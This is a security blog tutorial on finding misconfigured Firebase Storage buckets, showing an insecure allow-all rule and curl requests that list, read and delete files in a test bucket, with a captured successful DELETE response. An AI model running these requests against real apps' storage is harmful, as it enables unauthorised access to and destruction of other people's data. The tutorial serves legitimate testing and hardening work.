Firebase Storage Misconfiguration & How to find it

by -

Sahad MK

What is firebase storage?

Firebase storage(aka Cloud storage for Firebase) lets any app upload user-generated content like images and videos. This data will store in a Google Cloud Storage bucket.

Security rules for Firebase Storage protect data from unauthorized access. Firebase allows you to define your own security rules for your data.

Firebase storage misconfiguration or insecure security rule allows an attacker to access or modify the data.

An insecure security rule is shown in the picture.

```
service firebase.storage {
        match /b/{bucket}/o {
          match /{allPaths=**} {
                allow read, write;}} }
```

This rule allows anyone to access or modify the data stored in any folder on this firebase storage.

How to find a Misconfigured firebase storage?

Follow the below steps to find a misconfigured firebase storage :

1. Decompile APK file or unzip IPA file

   Tool for decompilation: APKtool

2. Find the firebase project name

   Use this command: ***grep -air "project_id"***

Firebase project name ***firevu-db*** *shown in this picture*


3. Use the following URLs/Curl requests to test the firebase storage misconfiguration:

project_name/project_id is ***firevu-db, which we already found in the previous step.***

i). To list files in firebase storage:

URL format:
https://firebasestorage.googleapis.com/v0/b/<project_name>.appspot.com/o/

ex:
https://firebasestorage.googleapis.com/v0/b/firevu-db.appspot.com/o/



firebase storage URL for listing files

CURL request for listing files


ii). To view file content:

URL format:


https://firebasestorage.googleapis.com/v0/b/<project_name>.appspot.com/o/filename?alt=media

ex:

a. https://firebasestorage.googleapis.com/v0/b/firevu-db.appspot.com/o/test.txt?alt=media
b. https://firebasestorage.googleapis.com/v0/b/firevu-db.appspot.com/o/test_bucket%2fciphertext.txt?alt=media



firebase storage URL for accessing a file



CURL request for accessing a file

iii). To delete a file/folder:

a)To delete a file:

curl -i -X DELETE https://firebasestorage.googleapis.com/v0/b/<project_name>.appspot.com/o/file_name

Ex:
curl -i -X DELETE https://firebasestorage.googleapis.com/v0/b/firevu-db.appspot.com/o/hello.txt

```
:~$ curl -i -X DELETE https://firebasestorage.googleapis.com/v0/b/firevu-db.appspot.com/o/hello.txt
TTP/2 204
-guploader-uploadid: ABg5-UwOAjW0aG83ME6qsWn_WvKejkG5ORXS-_zCIjc5wgz-z1Aal0y35E75Mr3vHcALRRLSbg-9p58tr4o4YcZWfxk
ccess-control-expose-headers: Content-Range, X-Firebase-Storage-XSRF
ccess-control-allow-origin: *
ate: Thu, 11 Mar 2021 06:04:19 GMT
xpires: Thu, 11 Mar 2021 06:04:19 GMT
ache-control: private, max-age=0
erver: UploadServer
lt-svc: h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043
"; ma=2592000,quic=":443"; ma=2592000; v="46,43"
```

CURL request for deleting a file

b)To delete a folder:

curl -i -X DELETE https://firebasestorage.googleapis.com/v0/b/<project_name>.appspot.com/o/folder_name

ex: *curl -i -X DELETE https://firebasestorage.googleapis.com/v0/b/firevu-db.appspot.com/o/test%2F*

Reference:

1. https://firebase.google.com/docs/storage

2. https://firebase.google.com/docs/storage/security/core-syntax

3. https://github.com/sahad-mk/FireVu